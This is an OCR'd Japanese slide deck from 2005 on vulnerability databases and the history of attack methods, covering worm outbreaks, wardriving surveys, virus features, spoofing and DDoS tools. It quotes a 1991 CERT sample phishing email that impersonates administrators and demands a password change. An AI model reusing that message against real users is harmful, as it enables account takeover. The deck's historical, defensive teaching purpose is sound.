



脆弱性データベース
2005-08-29

中央大学研究開発機構
寺田真敏



不正アクセス活動の現状


1. 攻撃手法の変遷
2. インシデントの変遷
3. 不正アクセス活動に関する理解を深める

脆弱性データベース

4. 脆弱性対応とインシデント対応
5. 対策のための情報収集

1. 攻撃手法の変遷

攻撃手法の多様化とツールの高機能化により、高度な技術力がなくても多彩な侵害活動が可能となってきた。



Computer Security Issues that Affect Federal, State, and Local Governments and the Code Red Worm
http://www.cert.org/congressional_testimony/Carpenter_testimony_Aug29.html

1. 攻撃手法の変遷
歴史は繰り返す: 脆弱性を悪用したワームの流布
サーバの脆弱性を攻略するネットワークワームは15年以上も前に発生

①


1988年12月	インターネットワーム事件 ⇒バッファオーバーフロー攻撃などサーバの脆弱性を攻略
2001年05月	sadmind/IIS ワーム ⇒sadmindのバッファオーバーフロー、IIS(MS01-026)の脆弱性を攻略
2001年07,08月	CodeRed ワーム ⇒IISのバッファオーバーフロー問題（MS01-033）を攻略
2001年09月	Nimda ワーム ⇒IIS(MS00-078,MS01-026)とIE(MS01-020)の脆弱性を攻略
2002年07月	Apache/mod_ssl ワーム ⇒OpenSSLのバッファオーバーフロー問題（CA-2002-23）を攻略
2003年02月	SQL Slammer ワーム ⇒MSSQLのバッファオーバーフロー問題（MS02-061）を攻略
2003年08月	Blaster, Welchiaワーム ⇒RPC DCOMのバッファオーバーフロー問題（MS03-016）を攻略
2004年03月	Wittyワーム ⇒RealSecureのICQ解析処理のバッファオーバーフロー問題を攻略
2004年05月	Sasserワーム ⇒LSASSのバッファオーバーフロー問題（MS04-011）を攻略

1. 攻撃手法の変遷


歴史は繰り返す: 脆弱性を悪用したネットワークワームの流布

CodeRed: 数時間のうちに20万台以上の計算機が感染した。

2001年06月18日	「MS01-033: Index Server ISAPI エクステンションの未チェックのバッファにより Web サーバーが攻撃される」を公表
2001年07月18日	CodeRed I ワーム発生
2001年08月06日	CodeRed II ワーム発生



Code Red, Code Red II




CERT Advisory CA-2001-23 Continued Threat of the "Code Red" Worm
http://www.cert.org/advisories/CA-2001-23.html
http://www.security.nl/misc/codered-stats/ [x]


1. 攻撃手法の変遷
歴史は繰り返す: 脆弱性を悪用したネットワークワームの流布
Slammer: 感染動作自体がインターネットをDoS状態に陥れる。

2002年07月25日　「MS02-039: SQL Server 2000 解決サービスのバッファのオーバーランにより、コードが実行される」を公表


2003年01月25日　Slammer ワーム発生

10分間のうちに脆弱性のあるホストのうち90%が感染したといわれている。





僅か30分




Cooperative Association for Internet Data Analysis
http://www.caida.org/

1. 攻撃手法の変遷
歴史は繰り返す: 脆弱性を悪用したネットワークワームの流布
Witty: セキュリティ製品も例外ではない。


2004年03月18日　ISS 製品における ICQ 解析の脆弱点を公表
2004年03月20日　Witty ワーム発生

日時 (JST)	内容
2004-03-19 11: 17	ISSKK ISS 製品における ICQ 解析の脆弱点を Web 公開
2004-03-20 14: 00	ISC 発信元ポート番号 4000/UDP トラフィックの増加 ("Witty" worm attacks BlackICE firewall) を確認
2004-03-20 (米国日付)	トレンドマイクロ WORM_WITTY.A シマンテック W32.Witty.Worm 日本ネットワークアソシエーツ W32/Witty.worm
2004-03-20 (米国日付)	US-CERT Current Activity として Witty Worm を報告
2004-03-20 22: 16	@police UDP4000番ポートを発信元ポートとするトラフィックの増加について(3/20) を Web 公開
2004-03-20 22: 40	ISS AlertCon ① => ②
2004-03-21	ISSKK BlackICE Wittyワーム を Web 公開
2004-03-21 23: 24	@police ISS製品の脆弱性及びWittyワームの発生について(3/21) を Web 公開
2004-03-23 18: 01	ISSKK BlackICE Wittyワーム を更新
2004-03-24 00: 20	ISS AlertCon ② => ①

僅か2日後



2時間後



Cooperative Association for Internet Data Analysis
http://www.caida.org/

1. 攻撃手法の変遷
歴史は繰り返す: ネットワークモニタリング
有線から無線へ、そして利用シーンの拡大へ

②

1994年02月　パスワード大量盗難

⇒ネットワークモニタリングによる認証情報の盗聴

2000年以降　無線LANの普及

無線LANの電波の届く範囲内にいれば、誰でもデータを受信することができてしまう。
⇒通信内容の盗聴や無線LANの不正利用

The WorldWide WarDrive

WWWD(The WorldWide WarDrive)とは、世界中の参加者がPCを抱えて、
自分たちの周囲の無線LANのセキュリティ状況をチェックするイベントである。
その調査報告によれば、

	第1回	第2回	第3回	第4回
アクセスポイント数	9374	24958	88122	228537
WEP使用	2825(30.1%)	6970(28.0%)	28427(32.3%)	87647(38.3%)
WEP未使用	6549(69.9%)	17988(72.1%)	59695(67.7%)	140890(61.6%)
SS-IDデフォルト	2768(29.5%)	8802(35.2%)	24525(27.8%)	71805(31.4%)
SS-IDデフォルト・WEP未使用	2497(26.6%)	7847(31.4%)	21822(24.7%)	62859(27.5%)

第1回 2002年8月31日から9月7日　6ケ国&2大陸 22エリア　100人で調査
第2回 2002年10月26日から11月2日　7ケ国&4大陸 32エリア　200人で調査
第3回 2003年6月28日から7月5日　11ケ国&4大陸 52エリア　300人で調査
第4回 2004年7月12日から7月19日

インターネット完備ホテルの普及

シェアードHUB(リピータHUB)、デュアルスピードHUBで
構成されていた場合、ネットワークモニタリングは容易である。
⇒通信内容の盗聴

The Official WorldWide WarDrive
http://www.worldwidewardrive.org/

1. 攻撃手法の変遷
歴史は繰り返す: ソーシャルエンジニアリング
メールが起点となっている。

③

1991年04月

CERT Advisory CA-1991-03
Unauthorized Password Change Requests Via Mail Messages
⇒ソーシャルエンジニアリング攻撃

SAMPLE MAIL MESSAGE as received by the CERT (including spelling errors, etc.)
:
{mail header which may or may not be local}
:
This is the system administration:
Because of security faults, we request that you change your password to "systest001". This change is MANDATORY and should be done IMMEDIATLY. You can make this change by typing "passwd" at the shell prompt. Then, follow the directions from there on.

Again, this change should be done IMMEDIATLY. We will inform you when to change your password back to normal, which should not be longer than ten minutes.

Thank you for your cooperation,

The system administration (root)

END OF SAMPLE MAIL MESSAGE

2004年～
2005年07月

Phishing (フィッシング) 詐欺
US-CERT Technical Cyber Security Alert TA05-189A
Targeted Trojan Email Attacks (=Spear Phising (スピアフィッシング))
⇒特定の組織や個人を標的にした攻撃活動へ

http://www.cert.org/advisories/CA-1991-03.html
http://www.us-cert.gov/cas/techalerts/TA05-189A.html
AntiPhishingJapan フィッシング対策協議会
http://antiphishing.jp/

1. 攻撃手法の変遷
技術は活用される: 進化するウイルス
良くも悪くも技術は継承されている。

④

ウイルス名称	特徴
Melissa(1999-03)	アドレス帳に登録されているアドレスに自身をメール送信する。
LoveLetter (2000-05)	電子メールとIRC(Internet Relay Chat)を経由して流布する。
MTX (2000-09)	添付ファイル名として数種類のバリエーションを提供する。 指定したWebサイトからプラグインをダウンロードする。
Hybris (2000-09)	メールの内容と添付ファイル名はシステムの言語設定によって変更する。
Magistr(2001-03)	電子メールとWindowsネットワークを経由して感染する。 本文と件名はランダムに作成する。
Sircam (2001-07)	ワーム本体にハードディスクからランダムに選択したドキュメントを付加し、そのファイルを外部に送信する。
Nimda(2001-09)	MS01-020のセキュリティホールを利用し、メールプレビューのみで感染する。
Badtrans.B(2001-11)	キー操作のログを作成し、外部に送信する。
Klez(2001-11)	送信元メールアドレスを偽装する。 ファイルやアドレス帳に登録されているアドレスに自身をメール送信する。
Fbound (2002-03)	件名を日本語化する。
Sobig.E (2003-06)	自己機能更新機能を持つ。
Mimail.C (2003-08)	特定サイトに攻撃を仕掛けるDDoS機能を持つ。

注:メール大量送信型のウイルスを対象にリストアップ

1. 攻撃手法の変遷
技術は活用される: 送信元の偽装

⑤

1995年01月	ケビン・ミトニック事件 ⇒送信元IPアドレス偽装によるコネクションハイジャック
1996年09月	米国プロバイダPANIXへのDoS攻撃 ⇒送信元IPアドレスを偽装したDoS攻撃
2000年02月	米国有名サイトへのDDoS攻撃 ⇒送信元IPアドレスを偽装した DDoS(Distributed Denial of Service)攻撃
2001年11月	Klezの流布 ⇒ウイルスも送信元メールアドレスを偽装 送信元IPアドレスに比べ、送信元メールアドレスの偽装は容易である。
2003年08月	MS-Blasterの流布 ⇒送信元IPアドレスを偽装し、windowsupdate.comサイトに DDoS攻撃を仕掛ける機能を装備

注: 8月15日夕刻、マイクロソフト社において、MS-Blasterワームが攻撃対象とする windowsupdate.com ドメインのIPアドレスをDNSから削除した。これにより、MS-Blasterワームのの DDoS攻撃が機能せず、DDoS攻撃の回避を図ることができた。



1. 攻撃手法の変遷
技術は活用される: 進化するパケットレベルのDoS攻撃

⑥

1996年 ～1998年	パケットレベルのDoS攻撃を実現可能とする脆弱性 CA-96: 01 UDP Port Denial-of-Service Attack CA-96: 21 TCP SYN Flooding and IP Spoofing Attacks CA-96: 26 Denial-of-Service Attack via ping CA-97: 28 IP Denial-of-Service Attacks CA-98: 01 “smurf” IP Denial-of-Service Attacks
1996年09月	米国プロバイダPANIXへのDoS(TCP SYN Flooding)攻撃
1999年	パケットレベルのDDoS攻撃ツールの出現 Trin00, TFN, TFN2K, Stacheldraht, Mstream など
2000年02月	米国有名サイトへのDDoS攻撃 ⇒2月7日: Yahoo!!,Buy.com,eBay,Amazon.com,CNN.com ⇒2月8日: MSN, ⇒2月9日: E*TRADE,ZDNet
2001年07月	CodeRed Iの流布 ⇒特定IPアドレスへのDDoS攻撃 (注1)
2003年08月	MS-Blasterの流布 ⇒windowsupdate.comサイトへのDDoS攻撃 (注2)



注1: WebサイトのIPアドレスを変更することでDDoS攻撃を回避した。
注2: 8月15日夕刻、マイクロソフト社において、MS-Blasterワームが攻撃対象とするwindowsupdate.comドメインのIPアドレスをDNSから削除した。これにより、MS-Blasterワームのの DDoS攻撃が機能せず、DDoS攻撃の回避を図ることができた。

1. 攻撃手法の変遷
技術は活用される: 進化するDDoS攻撃
攻撃管理形態: 階層型

名称	特徴
Trin00 TFN TFN2K Stacheldraht 1999年	攻撃管理形態: 階層型 攻撃エージェントのインストール: 侵入時に手作業でインストール 攻撃対象指定: IPアドレス 攻撃トリガ: 攻撃者からの指示 攻撃機能更新: なし 
Sobig.F 2003年09月	攻撃管理形態: 階層型 攻撃エージェントのインストール: 電子メール型ワームを利用したインストール 攻撃対象指定: 不明 攻撃トリガ: 不明 攻撃機能更新: あり 

⇒ボットネット: 攻撃指示管理系に活用

